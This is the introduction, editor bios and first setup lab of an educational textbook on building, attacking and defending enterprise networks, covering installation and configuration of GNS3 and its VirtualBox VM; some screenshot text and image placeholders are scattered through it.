Mastering Enterprise Networks

Mastering Enterprise Networks

STEP-BY-STEP LABS TO CREATE, ATTACK AND DEFEND ENTERPRISE NETWORKS

MATHEW J. HEATH VAN HORN, PHD

JACOB CHRISTENSEN; BERNARD CORREA; RAECHEL FERGUSON; SAWYER HANSEN; JUSTIN LA ZARE; JULIAN ROMANO; AND DANTE ROCCA

Embry-Riddle Aeronautical University
Prescott

Contents

PART II. **BUILDING AN ENTERPRISE NETWORK**

PART III. **DEFENDING AN ENTERPRISE NETWORK**

PART IV. **ATTACKING AN ENTERPRISE NETWORK**

Introduction

MATHEW J. HEATH VAN HORN, PHD

Hello friend,

We have written this book to help anyone, even you, learn fundamental enterprise network principles through hands-on activities. The book starts by providing you with step-by-step instructions to create your own virtual environment on any modest PC or laptop running Windows. After setting up your own learning space, we will walk you through many real-world networking concepts that culminate with you building your own enterprise network. Once you are comfortable with creating computer networks, we will then show you how to attack your own network and then how to defend your network against those attacks.

The projects in this book are not advanced networking techniques. The projects are designed for anyone to learn more about computer networks. We found that many websites and helpful guides spoke to those who already knew much about computers and computer networks. This book is intended to remove the mystery of computer networks and put the fundamentals right into the hands of people like you. People who have a desire to learn but are unsure they can learn this stuff. Believe me, you can.

This book does not go deep into theory. You can learn the theory from any Wikipedia page or a textbook from the library. Theory abounds us, but what is missing are the fundamentals of putting the theory to use. The focus of this book is having you do the things that other authors talk about. You won't have to read pages of theory, analyze best practices, answer questions, or read case studies. After this introduction, you will be getting your hands dirty and start to make things happen. And you are going to be great at it!

I am Mathew J. Heath Van Horn. I am a military veteran, a church leader, a husband, and a father of five. I am also a kutte-wearing Harley rider and gratefully serve as a professor of cyber security. I'm no genius; I just work hard and learned through my many failures. I grew up in a farming town in rural Minnesota. I didn't want to be a farmer so I joined the Air Force where I spent the next 23 years learning everything I could. I then turned around and taught recent high school graduates the fundamentals of electronics repair, establishing voice and data communications, computer programming, and the theoretical principles of cyberspace. These fundamentals included building computer networks, attacking them as a hacker, and defending them.

Upon retiring as a Cyber Operations Officer, I taught underprivileged New York City college students for five years in upstate NY. Many of the students I encountered did not enroll in college to pursue a career. In fact, their number one answer to my new student poll about why they were attending college was "I have nothing else to do." When I asked why they wanted to learn cyber technologies, the common response was "I like to play games on my phone." Not exactly the highly motivated students desired by professors. However, I firmly believe that anyone can learn these concepts, and I will do anything I can to teach them.

These students opened my eyes that there are people who believe they 'can't' instead of believing they 'can'. Lecturing these students with theory was not going to make much progress in their success. So I flipped teaching on its head and focused on developing as many hands-on learning labs as possible. "Learn by doing" became my mantra. I taught students who initially couldn't write a term paper or even perform basic mathematical functions a wide variety of cyber skills. Microsoft Office was our starting point, and from there, I taught students how to build and repair computers and use Windows and Linux operating systems. I then developed classes to teach them programming languages, wired and wireless networking, computer hacking, and defense. Students who first stepped into my class believing they couldn't do anything were now graduating from my classes and getting jobs earning $65,000-$90,000 annually. Oftentimes earning more than their parent's combined income!

I wish I could say every student was a success, but some students just held onto that defeatist attitude, and I couldn't break them of it. However, I can say that every student who put in the effort required by hands-on learning mastered the material and found great work opportunities. I teach my students how to 'Karate chop' a board on the first day of class. No student has failed to break the board. However, some students took 2 failures before they succeeded, and others took 30 failures before they did it. Learning involves a lot of trying and failure before you see success.

True failure involves only one factor: giving up trying.

You will fail in completing the labs in this book. However, you will try them again (sometimes again, again, and yet again…) and you will find what you did wrong, fix it, and get it to work. All of these labs were tested by networking novices. Our youngest tester was 12 years old and did nothing more on a computer than play Roblox. He started doing the labs because he wanted to see what everyone else was doing so he said, "I want to try!"

I recruited college students to help build these labs. Most of these students had vague notions of networking theory, but some had no idea when they started. My fellow professors asked why I wasn't using graduate students to help with this book. Remember, I have doing this for nearly 40 years. This means that even though I think I am explaining something, I skip over fundamental concepts the students don't have and the explanations fall flat. I call this 'speeding', but there is probably some fancy pedagogical term for my actions. I hate it when I speed and I encourage my learners to call me on it. Anyway, for this effort, I specifically chose students for their enthusiasm and their abilities were largely secondary.

The student's unique perspectives helped make these labs into what you see, and they deserve all the credit I can give them. Take note of the names of the writers and testers of each lab. These students are simply great. I hope you get to meet them someday.

Keep the following in mind as you read this book:

- This book does not focus on theory. As our younger testers pointed out, "We can Google anything we want, just help us do stuff!" However, we recognize that the labs in this book can be a mystery without the theory. So we recommend you pair this book with any Introduction to Networking website or textbook that caters to your learning style.
- We used many testers and the labs worked great. We used various desktops and laptops in our tests. However, GNS3 can be tricky depending on the hardware in the machine. If you are encountering problems, it could be a hardware problem, but that should be your last thought. When we first started building these labs, we formatted our hard drives often, but now it is a rare occurrence. Now major problems are usually because we tried something new and pushed the limits of GNS3 and issues were not due to lab complexity.
- We found that people with the least experience should start with a fresh install of Windows. This gave learners the best results in completing the labs.
- We do not use punctuation at the end of the lab steps. This is because punctuation could cause confusion among new learners. In these labs, we focus on command-line interface (CLI) typing. However, CLI commands rely on spaces, periods, and other symbols used by sentences. By removing the ending punctuation, clarity emerged and learners were more successful.
- RTFQ is an oft-used acronym that means "Read The 'Full' Question". It indicates that you probably missed something because you didn't read slowly and carefully. My kids have heard this so often that they apply it in their own lives. On my daughter's first day of high school, the teacher gave the class a

pretest similar to this one and my daughter was the only one who got it right. All because of RTFQ.

- Occasionally you will see notes in the labs. These were inserted because some lab testers had problems and others didn't or there was a snippet of theory that helps explains the "why" of the lab at that time.
- New learners found that 7-Zip worked the best in unzipping the files. Windows Zip worked sometimes, so we suggest you download and install 7-Zip for work on these labs.
- Other teachers wanted homework and grading recommendations for the labs. We made these inclusions, but people need to keep in mind that cyber is a 1 or 0 profession. I grade my student's work based on a binary grading scale. The student either got the lab to work or not. There is no such thing as being "almost", "mostly", or "kind of" pregnant. Networks are the same way, there is no such thing as "Computer A can nearly communicate with Computer B". They either communicate or not. Therefore, the deliverables and homework are written with this all-or-nothing idea.
- We used many screenshots to communicate the steps at the beginning of the book. We first embedded the screenshots in the text, but our testers said frequent figures slowed down what they were doing. So we moved most of them to a link that you can click on as you need them. As the labs progressed, we used fewer screenshots since much of the material had already been covered.
- Speaking of which, we generally do not repeat material. Since this is an e-book, the learner can have more than one lab open at a time to refer back to other labs as often as you need to.
- We want learners to learn a wide variety of skills. Therefore, we deliberately used different techniques to satisfy common tasks. This way learners gain topical networking experience and various tools and techniques in virtual and physical machines.
- This book is intended to be a living document. We are sure that both learners and teachers will be sending us feedback on things we missed or just general suggestions of material they think should be included. Also, cyber changes rapidly, and these labs will not stay static as written; they just can't. We welcome comments and suggestions. Furthermore, if anyone wants to submit a complete lab, we will evaluate its applicability and gladly incorporate it into the textbook and give the submitter full credit.

In conclusion, we used professional and novice inputs in building learning labs to reach the widest learner audience possible. We want people to enjoy learning networking principles by doing rather than reading. We hope you enjoy this textbook, and we know you can do it!

Sincerely,
Mathew J. Heath Van Horn, PhD
Jacob Christensen, Student
Julian Romano, Student
Raechel Ferguson, Student
Dante Rocca, Student

About Our Student Editors

MATHEW J. HEATH VAN HORN, PHD

Each chapter lists the students who contributed to that lab, but I would like to bring recognition to the student editors specifically. We started

Jake Christensen (2023-Present) – Jake is new to cybersecurity. He spent 2 years as an aerospace engineering major before making the change. Jake used his college experience to contribute to this textbook's overall pace by sharing his fellow students' observations as they learned these complex materials. He also spent many evenings in the cyber lab ensuring all of the labs worked in a teaching environment, not just on student personal PCs. Jake also became our self-taught subject matter expert in developing the Linux labs.

Dante Rocca (2023-Present) – Dante became a surprise editor. Once I gave them access to the textbook, they completed the first 16 chapters over a weekend! Dante is amazing and right now they pull double duty as the cleanup editor and the copy editor for Part II. They kept the rest of us on track and caught what we missed. They polished the formatting of the labs and led our efforts to make sure the printed version of this ebook looked sharp. They also volunteered for the herculean effort of completing the 2,800-item checklist for publishing.

Julian Romano (2023-Present) – Julian is our jack of all trades. Not only has he tested most of the labs in this book, but Julian uses his experience as a lead help desk technician to ensure the instructions are clear and easy to follow. Julian presented this effort to various industry and educational groups. He became the slide and poster master and easily answered expert and layman questions about this book. Furthermore, he is busy writing undergraduate grants so our students can focus on cyber-related activities instead of working other jobs.

Raechel Ferguson (2023-Present) – Raechel first approached me with an idea. She wanted to learn Windows Server and she felt that having an objective of developing labs would help her do that. Raechel's many extracurricular activities limit her time availability to this effort, but her Windows labs have proven invaluable. She will continue to develop more as she has time. Raechel partners with Julian in presenting our textbook writing effort and assists in preparing the grant.

Kyle Wheaton (2024) – He dominated in his enthusiasm for this project. He became involved when I used this book in class and he had so many great ideas. We brought him on board to turn those ideas into reality. His contributions resulted in making good learning activities into ones that are fun and exciting. A couple of labs would not exist past the idea stage without Kyle putting in the effort.

Justin La Zare (2024) – Is our resident Capture the Flag Expert. He has traveled the world to provide aeronautical-based CTF events to industry and academia. He had a break from his busy schedule and volunteered his time and expertise to develop Part IV of this book. He turned brainstormed ideas into tangible learning activities.

Sincerely,
Dr. HVH

PART I

SETTING UP THE GNS3 ENVIRONMENT

CHAPTER 1

Introduction to Part I

MATHEW J. HEATH VAN HORN, PHD

JUST A QUICK NOTE BEFORE THE LABS BEGIN

The labs in this section are designed for users to set up their own devices so they can complete the learning labs. The labs in this section are not designed to be homework assignments. We didn't list means of evidence to show completion of the lab or suggested extensions of the lab as we do in the later parts of the book.

These setup labs have been tested on various devices and by experts and novices alike. They were tested a lot. Most of the testers had to start from scratch several times. This is both a good and bad thing. Good: because the steps are practiced, the links are tried, the screenshots are accurate, and the processes are tested. Bad: because many of the testers had wiped and reinstalled so many times that they memorized the processes. Memorization means that their brain would fill in gaps in the instructions. A phenomenon I call 'speeding'. If you encounter a lab where speeding occurred, you should be pretty safe in just accepting the default settings and hitting the 'Next' button.

We also used this section to build the student learning lab environment for Embry-Riddle Aeronautical University – Prescott. After this, Deep Freeze was employed so that if a student screwed things up, they could return to start without having to reinstall, rebuild, or reconfigure GNS3 and the associated VMs. This worked out well for our lab environment.

Furthermore, the labs are a mixed bag when using Apple devices. We didn't have Apple devices to test the labs on, but some students got them working on their devices and some students were unable. We tested on various instances of Windows and Linux desktops and laptops.

Finally, here is a list of the software versions that were used for these labs:

- GNS3 – ver 2.2.46 (Note: the GNS3 and GNS3 VM versions must be the same)
- GNS3VM – ver 2.2.46
- MikroTik Cloud Hosted Router – ver 7.11.2
- Windows 11 evaluation
- Windows Server 2019 evaluation
- TinyCore – ver 6.6.8
- Ubuntu – ver 24.04
- Ubuntu Server – ver 24.04

- Kali – ver 2024.1 Rolling

Sincerely,
Mathew J. Heath Van Horn, PhD

CHAPTER 2

Setting Up a GNS3 Environment

MATHEW J. HEATH VAN HORN, PHD

I've been teaching the learning of networking principles for many years. In my experience, one of the biggest obstacles to learning networks and associated applications is the lack of a lab for learners to play. Graphical Network Simulator 3 (GNS3) solves many of those problems. GNS3 uses few hardware resources and can emulate complex networks using real images. Students no longer require access to a dedicated lab or to spend money on cloud architectures. GNS3 can be installed and used on most laptops on the market. A better processor and more RAM on the host machine will improve the GNS3 experience, but this is true with every application.

LEARNING OBJECTIVES

- Create a working GNS3 Learning Environment on a PC or laptop

PREREQUISITES

- Install Oracle VirtualBox

DELIVERABLES

- None – This is for student needs

RESOURCES

- GNS3 Documentation, https://docs.gns3.com/docs/

CONTRIBUTORS AND TESTERS


Testers:

- Quinton D. Heath Van Horn, 7th Grade
- David Reese, Mathematics Student, SUNY Brockport
- Cody Shinkyu Park, Honeywell Software Engineer, ERAU-Prescott Alumni
- Salvador Morales, Safety Management System Analyst, ERAU-Prescott Alumni

- Evan Paddock, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott
- Bernard Correa, Cybersecurity Student, ERAU-Prescott
- Justin La Zare, Cybersecurity Professional, ERAU-Prescott

Phase I – Install GNS3 Environment

There are two parts to GNS3: the GNS3 Working Environment and the GNS3 Virtual Machine (VM). This section covers the installation of the GNS3 environment.



Please create a project

Dr_HVH CPU 1.2%, RAM 38.4%
GNS3 VM (GNS3 VM) CPU 0.5%, RA...

Figure 14 – GNS3 Workspace

1. Navigate to GNS3 at https://www.gns3.com/
2. Click on the *Free Download* button
3. Select Windows, Mac, or Linux as appropriate, and then *Download*
4. Create your GNS3 Community Account as prompted, login, and then return to the download page

NOTE: No one has reported spam from this registration.

5. Run the installer you downloaded and accept the default options. If prompted:

- Permit uBridge to run as root to capture packets
- Do not accept the free offers
- Do **NOT** start GNS automatically! Doing so can distract new learners due to the errors that will pop up

Phase II – Install the GNS3 VM (Virtual Machine)

This is where you will install the GNS3 VM. Remember, the GNS3 Working Environment and the GNS3 VM **must be** the same version.

1. Navigate to the GNS3 VM download page at https://www.gns3.com/software/download-vm

2. Select the image for *VirtualBox*

3. Extract (unzip) the .zip file

NOTE: You may get 2 errors while unzipping the file and it will show 99% completion. This happens on occasion and does not affect the extracted file.

4. Download and launch https://www.virtualbox.org/wiki/Downloads

5. Select *File* → *Import Appliance* → *Import* (Figure 1) and navigate to the .ova file ("GNS3 VM.ova") that you just downloaded and unzipped. In this example, our .ova file is named "GNS3 VM.ova"(Figure 2)

6. Click *Next* (Figure 3)

7. Click *Finish* to accept the default appliance settings (Figure 4)

8. Adjust the network settings of the GNS3 VM by selecting the VM and then selecting settings (Figure 5)

9. In the network settings, under Network Adapter 1, select the name of the host-only adapter drop-down arrow. **YES,** even if the right name is already in the box. Just do it, and click *OK*. If you don't do this, you will get a network error when you start the virtual machine (Figure 6)

NOTE: If no Host-only adapter is available, your VirtualBox version may need to be updated or reinstalled. If the VM still will not launch properly, then open Device Manager -> Network adapaters -> Virtualbox Host-Only Ethernet Adapter -> Disable Device. Re-enable the device again and restart VirtualBox.

10. Finally, start the GNS3 VM you installed to ensure it runs properly. This is a very lightweight version

of Linux (Figure 7)

11. Stop the GNS3 VM

Phase III – Configure GNS3

Now we are going to configure the GNS3 working environment for first-time use. You may encounter many errors when it first starts. This is normal because the GNS3 default settings use VMWare, and we are using VirtualBox. We tried using the free version of VMWare, and it does not have the features installed to be used with GNS3. We are trying to keep things free for learners to learn and not make them spend money.

Also, if you mess up the configuration, you can always re-run the setup wizard. On the GNS3 toolbar, click *Help* –> *Setup* Wizard.

1. Launch GNS3

NOTE: Sometimes VPNs will interfere with GNS3 working properly. It is recommended that they be disabled before launching GNS3.

NOTE: You may see the prompt "uBridge requires root permissions to interact with network interfaces." Say *YES*. This allows you to connect GNS3 with the real network if desired.

NOTE: Sometimes GNS3 asks you to name a new project. If so, just pick any name and click *OK*.

2. Next, choose how to run your GNS3 network simulations by selecting ***Run appliances in a virtual machine*** (Figure 8)

3. Accept the defaults for the Local Server Configuration and click ***Next*** (Figure 9)

4. You should get a successful message. Click *Next* (Figure 10)

5. The GNS3 default setting is to use VMWare by default so you will get an error. Select *OK* and choose *VirtualBox* (Figure 11)

6. When you change the radio button, the GNS3 VM you imported and started in VirtualBox earlier should auto-populate. Use the default settings and click *Next* (Figure 12)

7. Then select *Finish* (Figure 13)

8. You should have a screen like the one in Figure 14. The windows are adjustable, but the window to take note of is the "Servers Summary". You should see your bare metal machine (In Figure 14 it is Dr. HVH) and the GNS3 VM both show green lights and details of how many resources are being used. If the

server indicator light is still grey, power off the GNS3 VM and restart the GNS3 Working Environment

9. When you start GNS3 it can take a minute or two while the GNS3 VM launches. The indicator will remain grey until it is fully running

Phase IV Final note – Disabling KVM

Depending on the hardware of your bare-metal machine, you may get an error stating that KVM acceleration cannot be used. Simply turn off KVM support in the gns3_server.conf by adding enable_kvm = false to the [Qemu] section. Follow the steps below.

9.1. Open the GNS3 VM (Figure 15)

9.2. Use the cursor keys to navigate to configure

9.3. Add the following line to the bottom (Figure 16): [Qemu] enable_kvm = false

9.4. Press <*ctrl*> *O* to write out the file (e.g. save the file)

9.5. Accept the path by pressing <*enter*>

9.6. Press <*ctrl*> *X* to exit

9.7. Restart the GNS3 VM

End of Lab





Figure 1 – Import appliance



Please choose a virtual appliance file to import

